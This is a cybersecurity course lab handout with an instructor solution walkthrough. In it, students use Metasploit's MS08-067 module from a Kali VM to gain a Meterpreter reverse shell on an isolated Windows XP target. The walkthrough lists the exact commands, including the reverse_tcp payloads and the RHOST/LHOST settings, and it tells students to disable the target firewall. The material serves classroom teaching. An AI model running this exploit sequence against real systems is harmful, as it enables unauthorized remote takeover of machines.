Remote Exploitation I: Hacking Windows

Instructor Note: The intent of this class is for MIDN to remote exploit a vulnerable target host and take control of the system. Assistance from the Professor should be minimal if at all. MIDN may use any source to determine the solution as long as they cite it. The step-by-step instructions to successfully complete the lab are provided to the Professor and not visible to the MIDN, below. We will review the solution tomorrow in class/lecture. Some students may struggle between now and then, but it will be interesting to see who can use the provided information and apply the tool. In essence, everyone should get a 100% on this lab by the due date as again, we will be reviewing the answer in the Friday class/lecture.

Overview

Remote exploitation is the means by which an offensive cyber operator takes advantage of a flaw or vulnerability in a network, application, or service. The offenisve cyber operator uses this flaw or vulnerability in a way that the developer or engineer never intended, to achieve a desired outcome (e.g. root access). Some more common exploits that you've probably already heard of are SQL injections, buffer overflows, etc.

Remote exploitation techniques are used to exploit a product or a component of a product by an attacker who does not have access to the computer being targeted. It is suggested the MIDN read the How Vulnerabilities are Exploited: the Root Causes of Exploited Remote Code Execution CVEs.

MIDN are expected to exploit the Windows XP target host and gain access to the system (i.e. Command Line). MIDN will complete the lab by following these high-level steps:

- Launch Kali Linux Cyber Operator VM (SY401_Kali_alpha)
- Launch Windox XP Target VM (SY401_GroupX_WinXP)
- Obtain Kali Linux and Windows XP target IP addresses
- From the Kali Linux Cyber Operator VM, exploit a vulnerability using MS08_067 (Metasploit exploit and Windows XP ulnerability) on the Windows XP Target VM
- Take a screenshot of the Meterpreter shell once you have successfully exploited the Target VM

- From the Kali Linux Cyber Operator VM Meterpreter shell, run the 'IPCONFIG' to show the Windows XP Target VM IP address and take a screenshot

MIDN should read the tool documentation, installation guides, and perform Internet searches to find solutions to challenges they encounter. The Professor will provide minimal assistance. MIDN can use the following documentation to start:

- Microsoft Security Bulletin MS08-067 - Critical
- Metasploit Cheat Sheet
- Metasploit Framework - GitHub
- Metasploit Framework Wiki

Lab Deliverables

MIDN will submit a single PDF document to your Professor that contains the screenshots described above as your deliverable. The screenshots should be properly labeled. It is suggested that MIDN insert each of the required screenshots into a Microsoft Word document and export to a .PDF file.

For Sections 1131 and 5531 - MIDN should submit their file into their own folder in their assigned section folder in the SY401 Shared Folder found here

If you do not have a folder, please create a folder with your last name under your assigned section and place your lab deliverable in that folder.

If your professor prefers email submissions - the subject line of the email should be in the following format:

```
SY401 [Section Number]: [NAME OF LAB] (alpha)
```

For example:

```
SY401 1111: Lowering the Barrier to Entry - Open Source Tools (m123456)
```

MIDN should gracefully shutdown their Virtual Machines (VMs) at the end of class, or whenever they are not using them. Failing to do so will result in a non-graceful shutdown from SY401 Faculty each day. Students risk losing work if this simple process is not followed.

Hints

MIDN should document the IP addresses of their Kali Linux Cyber Operator VM and the Windows XP Target VM.


```
Linux: ifconfig
```

```
Windows: ipconfig
```

From the Kali Linux Terminal, you must start the SQL database before launching Metasploit. Type:

```
service postgresql start
```


Postgresql is the service for which the postgres database runs.



After starting the service, initialize the database by typing:


```
msfdb init
```

This creates the tables and other data structures in the database that Metasploit uses to store data.



Next, start Metasploit by typing:

```
msfconsole
```



Once Metasploit starts, you can check the status of the database by typing:

```
db_status
```

If you receive an error, query Google to troubleshoot. One common error is the "*Database note connected to cache not built, using slow search*". To fix this, use the following steps from the msfconsole prompt:

Enable PostgreSQL by typing:

```
service postgresql start
```

Enable Metasploit by typing:

```
service metasploit start
```

Enable PostgreSQL to boot at start up by typing:

```
update-rc.d postgresql enable
```

Enable Metasploit to boot at start up by typing:

```
update-rc.d metasploit enable
```

Rebuild Metasploits cache by typing:

```
db_rebuild_cache
```

MIDN will need to use the **search** command to find the exploit, **use** command to load it, and **set payload** command before launching the remote exploit. Before launching the exploit make sure to review your configuation by typing **show options**.

Good luck Cyber Operators!!

Instructor Note:

Analysis


For the purpose of this lab, we will use the Windows XP host as our target. The visual below shows both the offensive cyber operator Kali Linux host and the Windows XP target host.

First, we need to find both hosts IP address. MIDN can use the "ifconfig" and "ipconfig" commands respectively. These commands allow you to find all the connected interfaces and network cards.

```
Linux: ifconfig
```

```
Windows: ipconfig
```

The visual below highlights the results of the commands being executed.




From the visual above, we can see that the IP address of the network interface is 10.10.1.101. This is the IP address for the target that MIDN would use later in this lab. When MIDN work on the lab in the classroom, they will get a different IP address for their Windows XP host and Kali Linux virtual machines. Note that this is not a public IP, but we can access it within the subnet.


Also from the visual above, we can see that the IP address of the network interface is 10.10.1.13. This is the IP address for the cyber operator that MIDN would use later in this lab. When MIDN work on the lab in the classroom, they will get a different IP address for their Ubuntu and Kali Linux virtual machines. Note that this is not a public IP, but we can access it within the subnet.

Remote Exploitation Operation


Make sure the Windows XP Firewall service is disabled before launching the remote exploit. Depending on the version of Windows XP (i.e. SP1, 2, or 3) MIDN can do so by visiting, **Start -> Control Panel -> Network Services -> Turn Firewall Off or go to this link: https://kb.iu.edu/d/albz to turn off the firewall.**.



Launch a Terminal on the Kali Linux VM.




Type the following command to launch the Metasploit Framework.




Type the following to find the exploit associated with the Microsoft vulnerability.

```
search ms08_067
```




If successful, the following should result.



Type the following to load the exploit.

```
use exploit/windows/smb/ms08_067_netapi
```




Type the following to set the appropriate payload.

```
set payload windows/meterpreter/reverse_tcp
```


or try

```
set payload windows/shell_reverse_tcp
```




Type the following to obtain all available options to be configured.

```
show options
```




Type the following to set the remote host IP address (host we intend to exploit)

```
set RHOST [IP ADDRESS of Remote Host]
```




Type the following, which is the Kali Linux VM we expect to have the payload communicate with.

```
set LHOST [IP ADDRESS of Local Host]
```




Type the following to obtain all available options to be configured, and to verify proper setup.

```
show options
```




Type the following to launch the attack.

```
exploit
```



MIDN should now run the 'ipconfig' command from the Meterpreter shell and verify they are on the remote host.

```
ipconfig
```



Hint: MIDN may look at using the generic/reverse_tcp_shell payload instead of using the meterpreter shell.

References

1. B. (n.d.). Microsoft Security Bulletin MS08-067 - Critical. Retrieved February 20, 2018, from https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2008/ms08-067

2. Metasploit Cheat Sheet

3. The most trusted source for information security training, certification, and research. (n.d.). Retrieved February 20, 2018, from https://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf

4. R. (2018, February 20). Rapid7/metasploit-framework. Retrieved February 20, 2018, from https://github.com/rapid7/metasploit-framework

5. R. (n.d.). Rapid7/metasploit-framework. Retrieved February 20, 2018, from https://github.com/rapid7/metasploit-framework/wiki